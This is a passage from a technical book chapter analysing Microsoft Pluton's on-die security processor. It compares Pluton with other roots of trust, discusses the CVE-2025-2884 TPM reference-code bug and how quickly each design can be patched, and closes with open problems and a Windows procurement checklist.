> **Why Caliptra does not replace Pluton on Windows.** The instinct, on reading that Caliptra is open-source and multi-vendor, is to ask why Microsoft does not just put Caliptra into the next Surface. Three reasons. First, form factor: Caliptra is a datacenter-SoC IP block; the integration target is a CPU / GPU / DPU / TPU package on a $20,000 server motherboard, not a $700 ultrabook. Second, signer model: Caliptra is multi-vendor *by deployment*, but each Caliptra-equipped chip still has *one* signer: the integrating chip vendor (AMD signs AMD's Caliptra firmware; NVIDIA signs NVIDIA's). The choice of signer moved; the count of signers per chip did not. Third, threat model: Caliptra's RTM serves a server attestation flow ending at a fleet operator (Google, Microsoft, NVIDIA, the rack owner), not a client BitLocker flow that has to survive a powered-off laptop on an airport conveyor belt.
>
> Caliptra is the right counter-design to the *governance* of Pluton, not its *form factor*. It is what makes the single-signer-per-chip choice in Pluton-on-PC visible as a choice, not a technical necessity. That visibility is the whole reason this section exists.

Project Cerberus: still in production

Cerberus has not been retired. Microsoft Learn describes it as *"a NIST 800-193 compliant hardware root-of-trust with an identity that cannot be cloned"* [138] [139] running in Azure datacenters; the GitHub reference implementation [137] is actively maintained. In the November 2020 Pluton announcement, Microsoft framed Cerberus as the *server-side* counterpart to Pluton's client-side root of trust [49]. The two are designed to compose, with Pluton providing the per-CPU identity that an upstream Cerberus chip (or Caliptra-equipped server) can attest. The distinction between Pluton-as-client-RoT and Cerberus-as-server-RoT is operational, not architectural rivalry.

The cross-design comparison

Dimension	Pluton-on-PC	Apple SEP	Google Titan M2	Caliptra	Cerberus
Physical location	On-die in application SoC	On-die in Apple SoC	Discrete or in-package on Pixel	On-die in datacenter SoC	Discrete on server BMC
Trust anchor	Microsoft (chip-firmware signer)	Apple (vertical)	Google (vertical)	Per-chip integrator	Operator (Microsoft on Azure)

Dimension	Pluton-on-PC	Apple SEP	Google Titan M2	Caliptra	Cerberus
Update channel	Windows Update [6]	iOS / macOS update	Android / Pixel update	Server-side platform update	OEM / operator update
Firmware language	Rust-based foundation on 2024+ AMD/ Intel [6]	Apple-customized L4 [62]	Not publicly disclosed	Open-source firmware [146]	C / C++ (open) [137]
Open source	Closed	Closed	Closed (driver public)	Open (RTL + firmware)	Open (RI on GitHub)
Multi-signer	Single	Single	Single	Multi-vendor by deployment	Per-deployment
Standards exposure	TCG TPM 2.0 over CRB	Apple-private	Android Verified Boot, StrongBox	Caliptra spec; SPDM 1.3 in 2.0	NIST SP 800-193
Best-known structural attack	None peer-reviewed Pluton-specific (TPMScan corpus only [148])	T2 inherits A10 Boot ROM (checkm8) [153]	None public on Titan M2	Reviewed open-source RTL	Mature; deployed since 2017
Best suited for	Windows 11 client procurement	Apple devices	Pixel devices	Datacenter SoC integration	Server BMC RoT
Form factor	General-purpose PC	Apple devices	Pixel phones	Datacenter SoCs	Server motherboards

The political question made architectural. Caliptra and OpenTitan answer "what would multi-signer / open-source look like?" in the *datacenter*. Apple SEP demonstrates that the single-vendor / single-signer model is operationally durable at consumer scale, but only when the vendor owns the entire stack. Pluton sits in the awkward middle: single-signer but multi-OEM, closed-firmware but open-Linux-driver, on-die but the chip vendor is not the firmware vendor. That middle position is what makes the procurement debate hard, and it is what makes the open problems in the next section unresolved.

Pluton is the strongest on-die RoT for Windows clients in 2026, with the clearest Microsoft-documented OS-delivered firmware-update path, the broadest hardware list, and the most mature design pedigree. What can it still not do?

What Pluton still cannot do

Two structural limits inherited from the TPM chapter (Chapter 2), and a third that is specific to single-signer on-die firmware. The first two say what *no* on-die RoT can do. The third says what no *Microsoft-only-signer* RoT can do. The worked example is CVE-2025-2884.

Limit 1: RTS+RTR, not RTE

A passive cryptoprocessor (including Pluton) cannot detect that the *wrong code* measured itself. It can only refuse to release sealed material when PCRs do not match the stored policy. The TPM chapter (Chapter 2) walks the bit-level reasoning. On-die does not change this. Pluton implements Root of Trust for Storage and Root of Trust for Reporting; it does not implement a Root of Trust for Execution that runs the code outside the chip on the reader's behalf.

Limit 2: The VMK transits OS RAM at unseal

The Volume Master Key must enter RAM during Trusted Boot, and once unsealed it lives in OS-controlled memory. An attacker who reads OS RAM at the release moment, or any time after, defeats TPM-only BitLocker regardless of TPM strength (developed in the TPM chapter, Chapter 2). Pluton's on-die location eliminates the dTPM *bus* surface; it does not change which side of the unseal boundary the VMK lives on. This is why Virtualization-Based Security, Credential Guard, DRTM, and System Guard Secure Launch exist as *complements*, not substitutes, to the TPM/Pluton primitive.

Limit 3: Single-signer revocation impossibility

This is the new one. State the result precisely: *if the on-die RoT firmware can only be authenticated by a single signer S, then the chip's trust anchor cannot be retired without bricking the chip's firmware-update path, regardless of whether S is compromised, coerced, or jurisdictionally constrained.* This is not a cryptographic impossibility. It is a key-management impossibility. Revocation requires either (a) a second trust anchor provisioned at chip manufacture and held outside S's control: i.e., multi-signer at the *chip* level, not just at the *deployment* level, or (b) physical replacement of the silicon. Caliptra and Cerberus weaken the failure mode by *moving* the signer

to the integrating chip vendor or to the operator, but they do not eliminate it; each chip still has one signing root.

◆ **DEFINITION — Single-signer revocation impossibility** A key-management (not cryptographic) impossibility: a chip whose firmware-authentication root has one signer in ROM cannot have that signer retired without bricking the firmware-update path or replacing the silicon. Public Pluton documentation exposes a Microsoft-controlled firmware authority and no public multi-signer or alternate-root mechanism. See the prose above and the Callout below for the precise conditional theorem and the operational reasoning (FIDO2 / threshold-signature analogs; the design-choices trust-shift cross-anchor).

The objection is operational, not cryptographic. There is no cryptographic objection to multi-signer RoT firmware. The math has been understood since the FIDO2 multi-credential work, and threshold signatures have been a primitive for decades. The objection is operational: replacing public keys after the chip is in the field requires either fab-time multi-signer or hardware replacement. The design-choices section named the choice; this Callout names what makes it hard to undo.

Worked example, CVE-2025-2884

On June 10, 2025, NVD published CVE-2025-2884 [158]. The CERT/CC coordination ticket is VU#282450 [131]. The vulnerability is an out-of-bounds read in the `CryptHmacSign` function of the TCG TPM 2.0 reference implementation, Level 00, Revision 01.83 (March 2024). The CERT/CC document describes the impact: *"An authenticated local attacker can send malicious commands to a vulnerable TPM interface, resulting in information disclosure or denial of service of the TPM"* [131].

The attribution point is easy to get wrong; the side note below keeps it tied to the primary CERT/CC record.

▪ **SIDE NOTE** The Quarkslab attribution that some 2025 tech-press accounts use for CVE-2025-2884 is contradicted by the primary CERT/CC record VU#282450, which says verbatim: *"Thanks to the reporter, who wishes to remain anonymous. This document was written by Vijay Sarvepalli"* [131]. The reporter is anonymous. The document author is Vijay Sarvepalli. This chapter uses that attribution and only that attribution.

Multiple downstream products are affected. Intel published Security Advisory SA-01209 [159]. Siemens published SSA-628843 [160]. The libtpms project assigned CVE-2025-49133 [161] for its own derivative; the upstream fix landed in libtpms

commit `04b2d8e9` [162]. The TCG itself coordinated VRT0009 [163] and a TPM 2.0 Library Specification v1.83 errata (cited via NVD as the verifiable mirror: the TCG site returns 403 to non-browser User-Agents).

Why this is the right worked example for Pluton. Garrett's April 2022 reverse-engineering [130] documented that the Pluton firmware blob in the AMD Ryzen 6000 BIOS is *"firmware for Pluton. It contains chunks that appear to be the reference TPM2 implementation, and it broadly decompiles as valid ARM code."* That supports a narrower conclusion than "CVE-2025-2884 was present in Pluton": reference-code defects can plausibly reach Pluton-derived firmware unless Microsoft has already diverged from, removed, or patched the affected code path. No public Microsoft advisory, TCG notice, or vendor bulletin in this chapter proves that the vulnerable `CryptHmacSign` revision was compiled into a shipping Pluton build. *On-die location does not by itself stop a reference-code bug from being relevant.*

What would matter for outcomes is the *dwell time* before vulnerable firmware is replaced. The structural change that distinguishes Pluton from a 2014 dTPM is not only "where the chip is" but "who can patch it, and at which boot phase the new image is loaded." A discrete TPM with the same bug would wait for the dTPM vendor to push a firmware build, the OEM to package a UEFI capsule, the OEM to test it across its product lines, and the user to install it. Microsoft's Pluton path adds Windows Update loading during Windows startup, while SPI-resident early-boot firmware can still be updated through UEFI capsules [6]. Design choice 4 (above) walked the channel-shape change and the no-SLA hedge; this is what makes the channel the security property that matters here.

Realization	Patch path	Approximate latency	Bottleneck
Discrete TPM	dTPM vendor build → OEM UEFI capsule	Quarters to years	OEM fleet test + per-OEM rollout
Intel PTT (CSME)	Intel ME firmware → OEM UEFI capsule	Months to quarters	OEM UEFI capsule path (TPM-Fail lesson)
AMD fTPM (PSP)	AMD AGESA → OEM UEFI capsule	Months to quarters	Same OEM UEFI capsule path
Pluton-on-PC	Microsoft signs → Windows Update OS-load path; UEFI capsule for SPI-resident early image [6]	Faster channel available (no published SLA)	Microsoft signing key + WU infrastructure




Figure 3.7: CVE-2025-2884 propagation: a single bug in the TCG TPM 2.0 reference code reaches Intel TPM products, Siemens product TPMs, libtpms, and any reference-derived firmware that retained the affected code path. Garrett 2022 makes Pluton a plausible lineage concern, not a proved affected product. The patch paths differ; the underlying defect class is the same.

▸ **KEY IDEA** Pluton's structural advantage is the patch path, not the silicon location alone. CVE-2025-2884 demonstrates that on-die location would not, by itself, stop a TCG-reference-code bug from mattering to a reference-derived TPM firmware line. What changes between a 2014 dTPM and Pluton is not only "where the chip is" but "who can patch it, and which firmware phase the patch reaches." On-die is necessary but not sufficient. The breakthrough is the update path. The cost of the update path is the political question this chapter's opening promised.

If single-signer revocation is impossible, what would multi-signer Pluton look like? And what other open problems does this design choice leave unsolved?

Open problems Pluton has named but not solved

Five concrete open problems sit in front of any 2026 reader of the Pluton design. Each is mapped below to the closest existing partial result. None has a public solution.

Open problem 1: Multi-signer firmware for on-die client RoTs

No public proposal exists for multi-signer Pluton on a Windows client. Caliptra moves the signer to the integrating chip vendor [146], so the count of signers per *chip* remains one even when the count per *deployment* is many. There is no public proposal for two simultaneous signers on a single client RoT (e.g., Microsoft *and* a sovereign signer; or AMD *and* Microsoft for a Pluton-on-AMD chip). The closest existing analogs live elsewhere (IETF KEYTRANS for transparency-logged keys [164], HSM-cluster split-signing for operational continuity) but none has a hardware-RoT counterpart that has shipped. The unresolved engineering question, named in the TPM chapter (Chapter 2), is whether multi-signer can be added without losing the timely-update property that motivated Pluton in the first place.

▪ **SIDE NOTE** The IETF KEYTRANS working group [164] is the closest active venue for the multi-signer thread, although KEYTRANS is concerned with end-user identity-key transparency rather than firmware-signing keys. The transparency-log primitive is the same (a Merkle tree of signed claims, auditable by independent verifiers); the hardware-RoT integration is missing. A reader interested in the multi-signer thread should track KEYTRANS and the OpenTitan / Caliptra governance discussions in parallel.

Open problem 2: Regulatory jurisdiction of single-signer firmware

Pluton's signing key is, in effect, a US export-controlled artifact. The EU Cyber Resilience Act entered into force on December 10, 2024, with the bulk of its security obligations applying from December 11, 2027 and reporting obligations applying from September 11, 2026 [165] from the 2027 date it will require demonstrable security properties for products with digital elements, without specifying *who* the signer must be. Sovereign fleets such as the German Federal Office for Information Security (BSI), Singapore, and Switzerland have varying postures on whether a non-domestic RoT is acceptable. Read in 2026, the Dell and Lenovo statements of March 2022 [127] [128] are the first public push-back along this axis. The procurement debate is not technical; it is jurisdictional. There is no current proposal for a Pluton variant that satisfies a non-US sovereign procurement requirement.

EU CRA, German BSI, and the sovereign-fleet question. The EU Cyber Resilience Act entered into force on December 10, 2024 [165]. Reporting obligations apply from September 11, 2026; the main security obligations apply from December 11, 2027 [165]. CRA does not name signers; it requires demonstrable security properties, vulnerability handling, and update channels for products sold into the EU. A single-signer foreign-rooted RoT can satisfy

> CRA. Whether it satisfies *sovereign* procurement requirements is a separate question.
>
> The German BSI's Common Criteria PP-0084 protection profile [166] (used historically for Infineon SLB 9670 / 9672 dTPMs) bakes in expectations of the chip-supplier governance that a US-rooted Pluton does not satisfy without a parallel certification path. Switzerland's federal IT procurement, Singapore's CSA, and a number of EU member-state ministries take comparable positions. None of these is a formal ban on Pluton; all of them are formal preferences that procurement officers must navigate.
>
> The architectural fix (a sovereign signing-root variant of Pluton) has not been publicly proposed by Microsoft. The economic incentives for such a variant are not obviously favorable: every additional signer adds operational cost to the Windows Update path that Pluton's design specifically optimizes. The procurement market is, as of 2026, deciding both ways, and the 2022 Dell statement is the most-cited public datapoint of a vendor declining to take the bet.

Open problem 3: SPDM 1.3 component attestation on PC

Pluton attests the host SoC. It does not yet attest individual components (NICs, NVMe SSDs, PCIe accelerators) on Windows clients. The DMTF's Security Protocol and Data Model (DSP0274) is the wire protocol for component-to-component attestation: a publication cadence of 1.3.0 in June 2023, 1.3.2 in September 2024, and 1.3.3 in December 2025 [167]. The Caliptra MCU project's Rust SPDM responder design page is the most explicit public reference for what an SPDM 1.3 endpoint looks like inside an on-die RoT: SPDM is *"a protocol designed to ensure secure communication between hardware components by focusing on mutual authentication and the establishment of secure channels over potentially insecure media... using X.509v3 certificates"* [168], with a fixed message inventory (`GetVersion`, `GetCapabilities`, `NegotiateAlgorithms`, `GetDigests`, `GetCertificate`, `Challenge`, `GetMeasurements`, `KeyExchange`, `Finish`) carried over an MCTP transport binding. Caliptra 2.0's RTL design freeze in October 2024 [169] commits SPDM as part of the Caliptra Subsystem reference stack: *"Reference Stack: MCTP PLDM, SPDM"* [169]. That is the server-side commitment.

The PC-client equivalent is not on the public record as of May 2026. Microsoft Learn's Pluton page does not mention SPDM, DSP0274, MCTP, or component attestation [6]. There is no Microsoft-published Windows feature or Pluton-firmware milestone that names "SPDM responder" or "component attestation on PC" as a roadmap deliverable. The architectural question, whether Pluton becomes the platform's SPDM responder, whether each component (NVMe controller, Wi-Fi card) is its own responder and Pluton aggregates the evidence, or whether Win-

dows Defender System Guard owns the Windows-side appraiser, is not answered by any published Microsoft document on the public record as of May 2026. The closest existing reference design lives in `chipsalliance/caliptra-mcu-sw` (Rust SPDM responder, X.509-anchored mutual auth), and the most likely standards venues for a PC-client profile are the DMTF SPDM WG (the wire protocol owner) and the OCP Security WG (the appraisal-framework owner). Until Microsoft publishes a Windows-feature surface that owns the SPDM responder on PC, "Pluton attests the host SoC, period" is this chapter's honest description of the 2026 state.

Open problem 4, Pluton-Caliptra interoperation

A Pluton-rooted client should, in principle, be able to attest to a Caliptra-rooted server in a single end-to-end protocol with both roots of trust visible in the resulting evidence chain. The wire-protocol candidates exist and are largely standardized. What is missing is the *composite-attestation profile* that wires them into a single client-to-server flow.

The candidate stack as of May 2026 lives across three SDOs and one OCP project. The DMTF owns SPDM 1.3 for component-to-component attestation [167] [168]. The IETF Remote Attestation Procedures (RATS) Working Group owns the architectural primitives for what an evidence-and-results message *contains*: RFC 9711 (April 2025, Standards Track) is the Entity Attestation Token (EAT), a CBOR Web Token (CWT) or JSON Web Token (JWT) form for *"an attested claims set that describes the state and characteristics of an entity"* [170] `draft-ietf-rats-corim-10` (in WG Last Call as of March 2026) is the Concise Reference Integrity Manifest, the appraisal-time profile for *"Endorsements and Reference Values in CBOR format"* [171] `draft-ietf-rats-msg-wrap-23` (in the RFC Editor queue since December 2025) is the Conceptual Message Wrapper, a CBOR-tag / JWT / CWT / X.509-extension envelope for *composing* evidence, attestation results, endorsements, and reference values across protocols [172]. The full RATS WG document inventory at `datatracker.ietf.org/wg/rats/documents/` shows additional active drafts on multi-verifier composition, posture-assessment, EAR (an evidence-appraisal-results profile), and PKIX key attestation [173]. The OCP Security WG owns the third-party appraisal framework: OCP S.A.F.E. v2.0 (March 2026) added explicit CoRIM SFR support and is the public mechanism by which a fleet operator certifies that a vendor's firmware-appraisal evidence has been independently audited [174]. Caliptra 2.0's reference stack already wires SPDM, MCTP, and PLDM [169] the Caliptra MCU Rust responder shows the SPDM endpoint shape [168].

What is *missing* is a single published profile that walks the chain end to end: a Pluton-rooted Windows client emits a `Get-Tpm`-derived attestation (Pluton acting as evidence producer); the network carries CMW-wrapped evidence with a CoRIM endorsement set the verifier consumes; the verifier emits an EAT-formatted attestation result; a Caliptra-rooted server consumes the result and gates fleet membership. Each leg has a draft. No public SDO document binds them into a single Pluton-Caliptra composite-attestation profile with reference implementations on both ends. The natural venue is a joint DMTF SPDM WG and OCP Security WG profile, with IETF RATS as the architectural reference; the natural reference implementation pair is `chipsalliance/caliptra-mcu-sw` on the responder side and a Windows-feature surface (which Microsoft has not named publicly) on the client side. Until that joint profile exists and ships reference implementations, Pluton-Caliptra interoperation in 2026 is two roots-of-trust deployed, with no published end-to-end protocol that visibly carries both signatures into a single evidence chain.

Open problem 5: Supply-chain integrity beyond firmware signing

The Pluton signing root protects firmware integrity *after* the chip ships. Listing the supply-chain steps in chronological order makes the residual trust gap concrete: (1) the IP-licensing handshake from Microsoft to AMD / Intel / Qualcomm; (2) tape-out and process-design-kit integration at TSMC; (3) wafer fabrication; (4) per-vendor package assembly; (5) OEM motherboard integration; (6) OEM firmware integration (BIOS / UEFI vendor code that surrounds the Pluton block); (7) retail distribution. None of these steps is presently attested by Pluton itself; the on-die signing root is *provisioned* during silicon manufacture (the tape-out and fabrication steps) and *exercised* when signed Pluton firmware is loaded and verified from OEM firmware integration onward, but the licensing, assembly, and board-integration steps around it are out of band of the chip's RoT.

The closest existing partial answer is a layered combination of three primitives. First, DICE (TCG's Device Identifier Composition Engine) gives every component a *Hardware Root of Trust (HRoT) which uniquely identifies the component and attests component firmware* [175], anchored by a per-die Unique Device Secret (UDS) that derives a Compound Device Identifier (CDI) per layer; the Open Profile for DICE v2.6 [176] is the reference profile and explicitly cites the TCG normative parent. DICE answers step 4-5 (per-package and per-board identity) provided the integrator provisions a UDS on the die. Second, SPDM 1.3 [167] [168] is the wire protocol that surfaces those DICE identities to a verifier at runtime: a per-component

SPDM responder (carried over MCTP / PLDM in Caliptra 2.0's stack [169]) emits a measurement set tied to its CDI. Third, OCP S.A.F.E. (Security Appraisal Framework and Enablement) v2.0 [174] is the third-party-audit framework that lets a fleet operator certify that a Device Vendor's firmware was assessed by a Security Review Provider; the v2.0 March 2026 revision explicitly added CoRIM SFR support, wiring S.A.F.E. into the IETF RATS appraisal stack [171]. Together, DICE + SPDM + S.A.F.E. answer "is each component what its vendor said it was, and has the firmware been independently appraised?"

What is *not* built is the verifier infrastructure that consumes that evidence end to end. There is no public per-component-EK transparency log analogous to Certificate Transparency for the web PKI; there is no Pluton-rooted client-side appraiser that consumes per-component SPDM evidence and gates Windows boot on it; there is no shipping fleet-side hardware-bill-of-materials (HBOM) audit pipeline that ingests S.A.F.E. reports and Caliptra-rooted server attestations together. The supply-chain trust is *named* by DICE + SPDM + S.A.F.E.; it is not *operationalised* end to end on a 2026 Windows 11 client. The honest framing is: Pluton's signing root closes step 6 and step 7; DICE + SPDM + S.A.F.E. are the public standards that, if implemented in the Windows feature stack, would close steps 4-5; steps 1-3 (IP licensing, tape-out, wafer) remain out of band of any of the public standards above.

The 10-property scoreboard for an ideal client-PC on-die RoT

Five open problems converge onto a single scoreboard. This chapter's SOTA review enumerates ten properties an ideal client-PC on-die Root of Trust in 2026 would satisfy. It inherits five of the TPM chapter's six ideal-TPM properties (on-die location, isolated TEE, OS-channel firmware updates, native post-quantum primitives, and high-assurance certification depth) while dropping "authenticated wire protocol always on" because an on-die Pluton path has no exposed off-package TPM wire to protect. It adds five Pluton-era properties: memory-protected DRAM with authenticated anti-replay protection, memory-safe firmware language, multi-signer firmware authentication, public RTL / verification flow, and component attestation via SPDM 1.3. The ten rows are therefore: (1) on-die location with no off-package bus; (2) an isolated TEE shared with nothing else; (3) memory-protected DRAM with AES + authenticated + anti-replay protection; (4) OS-channel firmware updates; (5) memory-safe firmware language; (6) multi-signer firmware authentication; (7) public RTL and verification flow; (8) native post-quantum primitives (ML-DSA, ML-KEM); (9) component attestation across PCIe / NVMe / NIC via SPDM 1.3; (10) high-assurance certification depth (Common Criteria EAL4+ and FIPS

140-3). No shipping method satisfies all ten; the matrix below shows where each design sits.

Property	Pluton-on-PC 2026	Apple SEP (A14/M1+)	OpenTitan (Earl Gray / Darjeeling)	Caliptra 2.0 (RTL freeze Oct 2024)	Cerberus (current production)
1. On-die, no bus	Yes [49]	Yes [62]	Discrete or in-package	Yes [146]	No (discrete on BMC)
2. Isolated TEE	Yes (dedicated)	Yes [62]	Yes (whole chip)	Yes (RTM block)	Yes (whole chip)
3. AES + authenticated + anti-replay DRAM	Not on public record	Yes (A14/M1+) [62]	Limited (chip-internal SRAM)	N/A (no DRAM responder role)	N/A (server BMC)
4. OS-channel firmware updates	Yes (Windows Update) [6]	Yes (iOS / macOS) [62]	Project-managed	Server platform updates	OEM / operator updates
5. Memory-safe firmware	2024+ AMD/Intel only [6]	Apple-customized L4 [62]	Rust runtime in OpenTitan codebase	Rust [146] [168]	C / C++ [137]
6. Multi-signer	No public alternate root documented	No (Apple only)	No (per-deployment)	Multi-vendor by deployment, single per chip [146]	Per-deployment signer
7. Public RTL and verification	No	No	Yes [156] [157]	Yes [146]	No (firmware reference implementation is public; silicon RTL is not) [137]
8. Native PQC (ML-DSA, ML-KEM)	No public commitment date	No public commitment date	On roadmap [156]	Yes (RTL freeze incl. Dilithium + Kyber) [169]	No
9. Component attestation (SPDM 1.3)	No (open problem 3)	Apple-private equivalents	Not yet	Yes (Reference Stack: MCTP PLDM, SPDM) [169] [168]	NIST SP 800-193 framing [138]

Property	Pluton-on-PC 2026	Apple SEP (A14/M1+)	OpenTitan (Earl Gray / Darjeeling)	Caliptra 2.0 (RTL freeze Oct 2024)	Cerberus (current production)
10. EAL4+ and FIPS 140-3	FIPS 140-3 L2 (Pluton ROM, CMVP #4880); no public EAL4+ [177]	Not pursued for SEP	In assessment	Not pursued	Some certifications via OEM
Properties satisfied (chapter rubric)	**3-4 (1, 2, 4, plus 5 on 2024+ AMD/ Intel)**	**4 (1, 2, 3, 4)**	**2 (5, 7)**	**3 (5, 7, 8): on track for 9**	**0-1 (partial 9; public firmware is not public RTL)**

The matrix says two things at once. First, under this chapter's rubric, no shipping on-die RoT in 2026 satisfies more than four of the ten properties; the scoreboard is sparse on purpose and is not an assurance metric. Second, the closest *trajectory* to the ten-property ideal is not any single design; it is the union of Pluton's properties (1, 2, 4, and 5 where the 2024+ AMD/Intel Rust foundation applies), Caliptra's open RTL and PQC commitments (7, 8, 9), and OpenTitan's open RTL (7). A hypothetical Pluton variant that adopted Caliptra-style multi-signer governance, OpenTitan-style RTL transparency, and the Caliptra 2.0 SPDM responder reference stack would satisfy 1, 2, 4, 5, 6, 7, 8, 9 (eight of the ten) with high-assurance certification (10) the residual procurement question. That hypothetical Pluton has not been publicly proposed by Microsoft. It is, however, the design the matrix names as the destination if all five open problems above were closed.

The shape of the unanswered question

Open problem	Why it matters	Closest existing partial result	Outstanding gap
Multi-signer client RoT	Single-signer revocation impossibility	Caliptra (multi-vendor by deployment, single-signer per chip) [146]	No two-signer-per-chip proposal for client
Regulatory jurisdiction	Sovereign procurement, EU CRA (in force Dec 10 2024, reporting from Sep 11 2026, main obligations from Dec 11 2027) [165]	March 2022 Dell / Lenovo posture [127] [128]	No sovereign Pluton variant

Open problem	Why it matters	Closest existing partial result	Outstanding gap
SPDM 1.3 on PC	Component attestation beyond the SoC	Caliptra 2.0 reference stack with SPDM [169] [168]	No PC-client SPDM responder named on Microsoft Learn
Pluton-Caliptra interop	Composite client-to-server attestation	RATS EAT [170] + CoRIM [171] + CMW [172] + S.A.F.E. [174]	No joint DMTF / OCP / RATS profile binding the chain end to end
Supply-chain integrity beyond firmware signing	Pre-ship trust (steps 1-5 of the chain)	DICE [175] [176] + SPDM [167] + S.A.F.E. [174]	Verifier infrastructure (per-component-EK transparency, HBOM appraiser) not built

All five share the same shape. Pluton has *narrowed* but not eliminated structural classes of trust. On-die narrowed but did not eliminate the silicon supply chain trust. Microsoft-rooted firmware servicing narrowed but did not eliminate the firmware-signing trust. Component attestation, when it ships on PC, will narrow but not eliminate the per-component supply-chain trust. Each Pluton design choice trades one trust for another; the residual trusts are the ones this chapter cannot answer technically and must label politically.

On Monday morning, what does the Windows engineer reading this actually do?

The Pluton checklist for 2026

Five questions. Each has a one-paragraph answer and a verifiable command or check. The reader who skipped the rest of this chapter will still avoid the most expensive mistake: counting "Pluton present" as "Pluton enabled."

Q1. Is Pluton present on this device?

`Get-Tpm` in PowerShell reports `ManufacturerIdTxt`, Windows's rendering of the TPM 2.0 manufacturer property (`TPM_PT_MANUFACTURER`), a four-byte vendor field in the TCG structures specification [178]. `MSFT` is the Microsoft-backed value: on physical hardware it is the value expected for Pluton-as-TPM; in Microsoft virtualization it can also be a Microsoft vTPM. `INTC` is Intel PTT; `AMD` (with trailing space) is AMD fTPM; `IFX`, `STM`, and `NTC` cover Infineon, STMicro, and Nuvoton discrete TPMs respectively. The TPM chapter (Chapter 2) documents the broader manufacturer-string discov-

ery path. The Pluton-specific check is therefore `MSFT` **plus** Plug-and-Play / Device Manager evidence of a Microsoft Pluton security processor.

How to detect Pluton with Get-Tpm.

Open PowerShell as administrator and run:

```
Get-Tpm | Select-Object ManufacturerIdTxt, ManufacturerVersion,
  TpmPresent, TpmReady
```

A `ManufacturerIdTxt` of `MSFT` indicates a Microsoft-backed TPM interface: Pluton on physical hardware when the Plug-and-Play security-device list also shows the Pluton processor, or a Microsoft vTPM in virtualization. Other vendor strings are as above; for richer detail, run `tpm.msc`: the Microsoft Management Console snap-in shows the full TPM identity.

Q2. Is Pluton *enabled*, not just *present*?

This is the soft-fuse trap from the *Pluton in 2026* section. On AMD Ryzen 6000 / 7000 / 8000 physical silicon, `Get-Tpm` returning `MSFT` plus Plug-and-Play evidence of the Pluton security processor proves Pluton is *exposed* as the TPM, but does not, on its own, prove Pluton is *enabled* in firmware (the *Soft-fuse Pluton disable* Definition and the *Pluton present is not Pluton enabled* Callout walk the PSP directory 0xB BIT36 mechanism Garrett 2022 documents [130]). The procurement-relevant action is to audit BIOS-level Pluton (HSP) toggles and correlate `Get-Tpm`'s manufacturer string with `Get-PnpDevice` / Device Manager before counting an AMD-Ryzen-6000-class device as Pluton-protected. On Lenovo AMD Ryzen 6000 ThinkPads specifically, the launch posture was Pluton present but disabled by default [127], so a 2022 ThinkPad inventory query that finds Ryzen 6000 silicon will not, on its own, tell the operator whether Pluton is doing any work.

Q3. Is Pluton firmware current?

Microsoft supports loading new Pluton firmware through Windows Update during Windows startup, alongside UEFI capsules for the SPI-resident early-boot firmware [6]. Microsoft does not publish a per-release notes feed for Pluton firmware, so the operator must rely on the general Windows Update history and the chip vendor's advisory feed (Intel SA-* for Intel-Pluton silicon; AMD's security bulletins for AMD-Pluton silicon). The procurement-relevant property is that the OS-load channel exists; the procurement-relevant *question* is whether the operator's organization is willing to depend on that channel and its boot-phase semantics.

Q4: When to *prefer* Pluton over dTPM, PTT, or AMD fTPM

Three procurement scenarios where Pluton is the right answer in 2026.

- **Default Windows 11 client procurement.** Pluton on AMD Ryzen 6000 and later, Intel Core Ultra 200V Series and Series 3, and Snapdragon X Series [6]. The Microsoft-supported configuration; the path of least administrative resistance; and, on 2024+ AMD and Intel systems, the realisation for which Microsoft publicly commits to a Rust-based firmware foundation [6].
- **Adversary model includes physical access.** Andzakovic-class bus sniffing [78], faulTPM-class voltage glitching [99]. Pluton (on-die, dedicated TEE) removes the off-package TPM bus and avoids the PSP-fTPM shared-TEE path for Pluton-as-TPM.
- **Need fast firmware updates for security responses to TCG-reference-code bugs.** CVE-2025-2884 is the worked example [158]. Pluton's OS-load servicing path is the clearest realisation here that is not limited to the OEM UEFI capsule path, while the SPI-resident early image still has UEFI-capsule semantics [6].

Q5: When to *not* prefer it

Three procurement scenarios where Pluton is not the right answer.

- **Regulated fleets requiring a non-US trust anchor.** German BSI PP-0084-class procurement [166], EU sovereign workloads. Hardened dTPM (Infineon SLB 9670 / 9672, STMicro ST33TPHF) has the certified posture [177] Pluton has no public Common Criteria EAL4+ certification for the whole security processor as of 2026, though its ROM module carries a FIPS 140-3 Level 2 validation (CMVP cert 4880) [177].
- **Air-gapped fleets that cannot accept Windows-Update-delivered firmware.** Offline UEFI capsule servicing remains the only operationally feasible patch path; dTPM is the mechanically right choice for that fleet.
- **Multi-vendor sourcing requirements.** dTPM has multiple silicon vendors (Infineon, STMicro, Nuvoton). Pluton has one signer per chip and only the AMD / Intel / Qualcomm silicon paths Microsoft has licensed. Datacenter operators who need multi-vendor sourcing should look at Caliptra [146]: not a Pluton substitute on Windows clients, but the right answer for datacenter SoC procurement.

Choose Pluton when…	Choose dTPM (or Caliptra) when…
Default Windows 11 client procurement [6]	Sovereign procurement (German BSI, EU sovereign)

Choose Pluton when…	Choose dTPM (or Caliptra) when…
Adversary model includes physical access	Air-gapped fleet, no Windows Update channel acceptable
Need an OS-delivered firmware response path	Need EAL4+ / FIPS 140-3 certification posture today
